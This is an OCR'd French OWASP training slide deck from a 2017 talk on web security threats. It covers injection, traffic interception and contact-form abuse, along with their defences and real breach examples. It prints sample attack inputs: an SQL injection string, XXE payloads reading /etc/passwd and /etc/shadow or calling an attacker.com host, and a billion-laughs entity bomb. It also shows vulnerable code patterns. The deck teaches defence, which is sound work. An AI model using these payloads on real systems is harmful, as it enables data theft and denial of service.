The OWASP Foundation
https://www.owasp.org

Sécurité des actifs web: attaque et défense

"Ou comment je vais essayer de te couvrir un sujet ultra dense en 90 minutes"

Antonio Fontes

Sécurité-IT Valais - 17 Février 2017

Avertissement

- Ceci est un cadre **pédagogique**:
  - Plusieurs actifs web observés durant cette session sont vulnérables et exploitables.
  - Toute tentative d'exploitation des vulnérabilités que nous observerons durant cette session est illégale sans une autorisation préalable.
  - Pour plus d'information: code pénal suisse art. 143, 143bis, 144bis et 179novies

- Mais vos contributions sont plus que bienvenues! ☺

Objectif: la sécurité des actifs web

- Vulgariser, simplifier
  - On va parler de sécurité
  - Actifs web: kesako?
- Partager
  - Le point de vue de l'OWASP
  - Mon point de vue
  - Vos points de vues
- Créer l'opportunité pour avancer
  - Compréhension concrète de la menace
  - Évitement des écueils majeurs
  - Éclaircissements sur les "mythes"
  - Construction d'un "kit" de démarrage
  - Pistes pour aller plus loin
- Bonus: disposer d'une présentation sur le sujet en Français.

"About me"

Antonio Fontes

Spécialiste en sécurité logicielle

- Sécurité dans le cycle de développement
- Sécurité dans le processus d'acquisition
- Cyber-délinquance, cyber-crime organisé
- Cryptographie appliquée
- OWASP :
  - Membre du Comité (Suisse)
  - Coordination (Suisse Romande)
  - *Chapter Leader* (Genève)

Si vous souhaitez me joindre

@starbuck3000

N'oubliez pas d'indiquer le #

OWASP
Open Web Application Security Project

Introduction

Désolé, on n'a pas le temps.

Si vous assistez à cette session, c'est que vous avez déjà saisi le problème…

Plan

- I - La menace
  - Menaces et attaques majeures visant les actifs web
    - Et leurs contremesures…
  - Mythes et écueils
- II - La défense
  - Comment structurer une démarche de défense et s'organiser
- III - Conclusion / pistes d'amélioration

LA MENACE

méchant pirate


La Menace

I: Injection de code, côté serveur.


L'injection de code côté serveur

- Deux principales formes d'injection à retenir:
  - Les injections de code dans les commandes transmises aux interpréteurs
  - Les injections de code par téléversement de fichier (*upload*)

L'injection de code côté serveur: commandes injectables





```
var data = get.form(name)
var query = … + data + …
cmd.execute(query);
```




OWASP
Open Web Application Security Project

L'injection de code côté serveur: commandes injectables




```
String sql = "SELECT *
FROM users
WHERE userid = '' or 1=1;--'
AND password = '$password'";
```

```
String sql = "SELECT *
FROM users
WHERE userid = '$userid'
AND password = '$password'";
```



L'injection de code côté serveur: commandes injectables

- **Éléments de vulnérabilité::**
  - Une donnée d'origine incontrôlée est concaténée telle quelle dans une commande.
  - La commande est transmise à un interpréteur.
- **Effets**:
  - Exécution de code arbitraire
  - Vol de données (exfiltration)
  - Altération de la logique décisionnelle
  - Altération des données
  - Sabotage, paralysie des services
  - Prise de contrôle du S.I. (rebond)
  - Etc.
  - **C'est l'un des pires scenarios techniques envisageables!**

L'injection de code côté serveur: commandes injectables

- **Tous les interpréteurs de commandes sont vulnérables!**
  - Injection SQL (CWE-89),
  - Injection de commande système (CWE-88),
  - Injection LDAP (CWE-90),
  - Injection Xpath (CWE-91),
  - Injection JSON,
  - Injection RFC,
  - Injection SMTP,
  - Injection SNMP,
  - Etc.

Interpréteur JavaScript…

```
eval($string);
setInterval($string,t);
setTimeout($string,t);
new Function($string);
```

Interpréteur de commandes système…

```
$out = system("ping ".$ip);
```

Interpréteur de commandes smtp…

```
custommail($adminEmail, $_GET['to'], $_GET['msg']);
```

L'injection de code côté serveur: commandes injectables

Interpréteurs et parseurs XML…

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;<

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >
```

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...
<!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```

L'injection de code côté serveur: commandes injectables

Interpréteur JSON (ci-dessous, injection de filtres Strongloop)

Where:

- *property* is the name of a property (field)
- *value* is a literal value.
- *op* is one of the operators listed below.

```
Cars.find({ where: {carClass:'full
```

Operators

This table describes the operators available in "where" filters. See Examples below.

Operator	Description
and	Logical AND operator
or	Logical OR operator
gt, gte	Numerical greater than (>); greater than or equal (>=). Valid only for numerical and date values. For Geopoint values, the units are in miles by default. See Geopoint for more information.
lt, lte	Numerical less than (<); less than or equal (<=). Valid only for numerical and date values. For geolocation values, the units are in miles by default. See Geopoint for more information.
between	True if the value is between the two specified values: greater than or equal to first value and less than or equal to second value. For geolocation values, the units are in miles by default. See Geopoint for more information.
inq, nin	In / not in an array of values.
near	For geolocations, return the closest points, sorted in order of distance. Use with `limit` to return the n closest points.
neq	Not equal (!=)
like, nlike	LIKE / NOT LIKE operators for use with regular expressions. The regular expression format depends on the backend data source.
regexp	Regular expression.

L'injection de code côté serveur: commandes injectables

- **Protection:**

**: à ne pas confondre avec "paramétrées" (paramètre -> paramétrage)*


  - ❑OBLIGATOIRE: On bannit les concaténations!
  - ❑OBLIGATOIRE: On fait appel aux commandes **paramétrisées***:

```
String sql = "select * from users where login =?";
PreparedStatement ps = cmd.prepareStatement(sql);
ps.setString(1, formInput["login"]);
ps.execute();
```

  - ❑BONUS: On utilise les interfaces de type ORM (tous les frameworks web en proposent)
  - ❑OBLIGATOIRE: pas de concaténation dans les commandes aux bases "nosql"!
  - ❑OBLIGATOIRE: pas de concaténation dans des procédures stockées!
  - ❑OBLIGATOIRE: On ne contourne pas l'ORM!
    - ❑p.ex.: `createNativeQuery` contourne l'ORM
  - ❑BONUS: **<u>On valide les données</u>** ← ça ne résout pas tout, mais ça y contribue bcp.!)

L'injection de code côté serveur: fichiers malveillants

- **Éléments de vulnérabilité::**
  - L'utilisateur a la possibilité de déposer des fichiers depuis l'extérieur.
  - L'utilisateur a la possibilité de déclencher l'exécution du fichier:
    - P.ex.: via une requête vers le fichier ou un processus automatique
- **Effets**:
  - Identiques à l'injection de code via commandes injectables, voire pire (privilèges).




L'injection de code côté serveur: fichiers malveillants

- **Protection:**
  - ❑OBLIGATOIRE: On valide les métadonnées du fichier: taille, nom, extension
  - ❑OBLIGATOIRE: On valide le type MIME du fichier
  - ❑BONUS: on valide l'intégrité protocolaire du fichier
    - ❑P.ex.: fichier JPG -> ouverture d'un objet bitmap -> conversion -> sauvegarde via API
    - ❑P.ex.: fichier PDF -> chargement du document via API, suppression des fonctions/composants à risque (p.ex.: objets JavaScript) -> export vers fichier PDF.
  - ❑BONUS: on stocke le fichier dans un dossier non accessible de l'extérieur
  - ❑OBLIGATOIRE: on stocke le fichier dans un dossier sans privilèges d'exécution
  - ❑OBLIGATOIRE: on nomme le fichier avec un nom imprédictible
  - ❑BONUS: on transmet le fichier pour analyse de contenu malveillant

L'injection de code côté serveur

- **Ressources:**
  - OWASP SQL injection prevention cheatsheet https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
  - OWASP Prevention cheatsheet for Java https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java
  - OWASP LDAP injection prevention cheatsheet https://www.owasp.org/index.php/LDAP_Injection_Prevention_Cheat_Sheet
  - OWASP File upload validation cheatsheet https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet#File_Upload_Validation
  - Database query parameter binding (Martin Fowler) https://martinfowler.com/articles/web-security-basics.html#BindParametersForDatabaseQueries

L'injection de code côté serveur: une nouveauté?



OWASP Open Web Application Security Project

L'injection de code côté serveur: c'est "hasbeen"?

L'injection de code côté serveur: c'est "hasbeen"?

home › tech

Hacking

Toy firm VTech hack exposes private

Samuel Gibbs

Monday 30 November 2015 10.26 GMT

This article is **12 months old**

Name	Date modified	Type
parent.csv	21/11/2	
memberuk.csv	21/11/2	
membersp.csv	21/11/2	
memberge.csv	21/11/2	
memberfr.csv	21/11/2	
member.csv	21/11/2	
master_account.sql	21/11/2	
kc-im8-vtechda-com.sql	21/11/2	
kc-im7-vtechda-com.sql	21/11/2	
kc-im6-vtechda-com.sql	21/11/2	
kc-im5-vtechda-com.sql	21/11/2	
kc-im4-vtechda-com.sql	21/11/2	
kc-im3-vtechda-com.sql	21/11/2	
kc-im2-vtechda-com.sql	21/11/2	
kc-im1-vtechda-com.sql	21/11/2	
kc_groupchat.sql	21/11/2	

```
id
email
encrypted_password
```

Security / VTech Admits Lack of Database Security Opened Door to Hack

VTech Admits Lack of Database Security Opened Door to Hack

By Sean Michael Kerner | Posted 2015-12-02 Print

A SQL injection, a common software flaw, was found to be the root cause in the VTech breach.

VTech Holdings is now admitting to at least one of the root causes behind the breach that exposed information on millions of children and parents. In an update to the Frequently Asked Questions (FAQ) about the breach on Dec. 1, VTech now admits that its database security was lacking.

"Regretfully our Learning Lodge, Kid Connect and PlanetVTech databases were not as secure as they should have been," VTech stated. "Upon discovering the breach, we immediately conducted a comprehensive check of the affected site and have taken thorough actions against future attacks. All other VTech online systems have not been affected."

http://www.troyhunt.com/2015/11/when-children-are-breached-inside.html

L'injection de code côté serveur: c'est "hasbeen"?


UK world sport football opinion culture business lifestyle fashion environment

home › business economics banking retail markets eurozone

TalkTalk

TalkTalk hit with record £400k fine over cyber-attack

Internet service provider handed fine by Information Commissioner's Office after security failings allowed customer data to be accessed 'with ease'



The technique used by the attacker, called SQL injection, has been well known in security circles for almost 20 years. "SQL injection is well understood, defences exist and TalkTalk ought to have known it posed a risk to its data," the ICO said. "On top of that the company also had two early warnings that it was unaware of. The first was a successful SQL injection attack on 17 July 2015 that exploited the same vulnerability in the webpages. A second attack was launched between 2 and 3 September 2015."

L'injection de code côté serveur: c'est "hasbeen"?

L'identité de 3500 porteurs d'ITS était mal prot

Le site internet itsrencontres.co

AUTRES

Une faille informatique découverte sur le
de Québécois.

Dans le jargon des connaisseurs, il s'agit d'une faille de type «injection SQL». Pour ceux qui s'y connaissent moins, il s'agit d'un problème qui ne peut plus avoir sa place en 2017, disent les experts en sécurité informatique.

La brèche a été trouvée par un internaute préoccupé par la problématique généralisée des sites internet mal protégés.

JEAN-NICOLAS BLANCHET
Dimanche, 5 février 2017 08:00
MISE à JOUR Dimanche, 5 février 2017 08:00

**Une faille informatique a exposé les informations très p
milliers d'abonnés du site québécois itsrencontres.com
flirts entre personnes vivant avec des infections transm
(TS).**

Sans connaître un seul mot de passe, il était possible de se connecter comme administrateur du site web et, ainsi, d'accéder à la base de données personnelles

«Le site n'a malheureusement pas été conçu en pensant à la sécurité, mais à la fonctionnalité. Il a été conçu comme si, sur internet, tout le monde était gentil», explique notre source.

L'injection de code côté serveur: c'est "hasbeen"?

- 1ère mention publique: décembre 1998
- Parution dans le OWASP Top 10: 2004
- Dans l'actualité
  - 2011 : Sony -> 4,5 millions de clients diffusés
  - 2014 : Wall-Street Journal -> base de données sabotée
  - 2014 : Drupal -> exposition globale
  - 2014 : Wordpress -> exposition globale
  - 2014 : Archos -> 100'000 enregistrements diffusés
  - 2015 : Magento -> 98'000 e-commerces vulnérables
  - 2015 : OIT -> 54'000 comptes collaborateurs compromis
  - 2015 : Talk Talk -> 4 millions de comptes compromis
  - 2015 : Banque BCGE -> 30'000 emails de clients diffusés
  - 2015 : Orange Business -> 9'500 comptes entreprise volés
  - 2015 : Cop21 -> base de données du site web compromise
  - 2015 : V-Tech -> 4,8 millions de comptes (enfants) compromis
  - 2016: Mossack Fonseca
  - 2016: Banque nationale du Qatar (ebanking)
  - 2016: Etat d'Arizona -> X citoyens (vote électronique)
  - 2016: Epic -> 800'000 joueurs (Forums)
  - 2016: SAP -> 36'000 centres de traitement (SAP Servers)
  - 2016: Etat d'Illinois -> 200'000 citoyens (vote électronique)
  - 2016 : Dota2 -> 1,2 millions de joueurs (forums)
  - 2017: Wordpress -> 160 millions de blogs
  - 2017: ITS Rencontres -> 36'000 personnes "malades"
  - …

La Menace

II: Interception de trafic.

L'interception de trafic

Illustration caractéristique du piratage d'un réseau wifi auquel une vingtaine de personnes croient être connectées…

Avez-vous repéré le pirate?

L'interception de trafic

- **Éléments de vulnérabilité:**:
  - Du trafic confidentiel est échangé sans protections adéquates via un réseau wifi ou un réseau filaire (derrière le même routeur) dans lequel l'interception est en cours.
- **Effets**:
  - Fuite de données
  - Vol de mots de passe
  - Vol d'identité
  - Vol de documents
  - Vol de session
  - Etc.

L'interception de trafic

- **Protection:**
  - ❑OBLIGATOIRE: l'application web n'est joignable que via un canal chiffré TLS.
  - ❑OBLIGATOIRE: toute session authentifiée et/ou transport de données confidentielles s'effectue via un canal chiffré TLS.
- **Écueils fréquents:**
  - "Mais ça va mettre nos serveurs à genoux!" → Non (*sauf si c'est mal configuré*)
  - "C'est compliqué à configurer!!!" → Non.
  - "Mais ça va nous chuter le pagerank!!" → Non. (au contraire…)
  - "Le certificat coûte cher!!!" → Non. (c'est gratuit: letsencrypt.com , starttls.com, etc.)
  - "On laisse quand même le canal http ouvert?" → Non.
  - "C'est un site interne!" → cf. menace interne → Non.
  - Etc. → Non.

L'interception de trafic

- **Ressources:**
  - OWASP Transport layer protection cheatsheet https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
  - Protect data in transit (Martin Fowler) https://martinfowler.com/articles/web-security-basics.html#ProtectDataInTransit
- **Pour info:**
  - Sortie imminente de Chrome et Firefox avec notifications "communication non sécurisée" pour toute consultation en HTTP.

La Menace

III: Abus de formulaires de contact

L'abus de formulaires de contact

Si vous souhaitez davantage d'informations sur nos services, n'hésitez pas à nous contacter en soumettant votre demande par le biais de notre formulaire de contact :

Je désire plus d'informations sur:

- [ ] Les brevets
- [ ] Les marques
- [ ] les modèles
- [ ] les noms de domaines
- [ ] les droits d'auteur
- [ ] autres...

Nom, prénom
Société
Téléphone
E-mail

Votre commentaire:

Envoyer

L'abus de formulaires de contact

- **Éléments de vulnérabilité:**:
  - Le formulaire n'expose pas un mécanisme efficace de frein à l'envoi (seuil, limite, captcha, vérification d'email, etc.).
  - Le contenu du "message" est transmis en copie à l'expéditeur.
- **Effets**:
  - Spam
  - Attaques sociales
  - Déni de service sur la messagerie de l'entreprise (le fournisseur d'accès coupe la liaison du relais email jusqu'à ce que le spam cesse.)

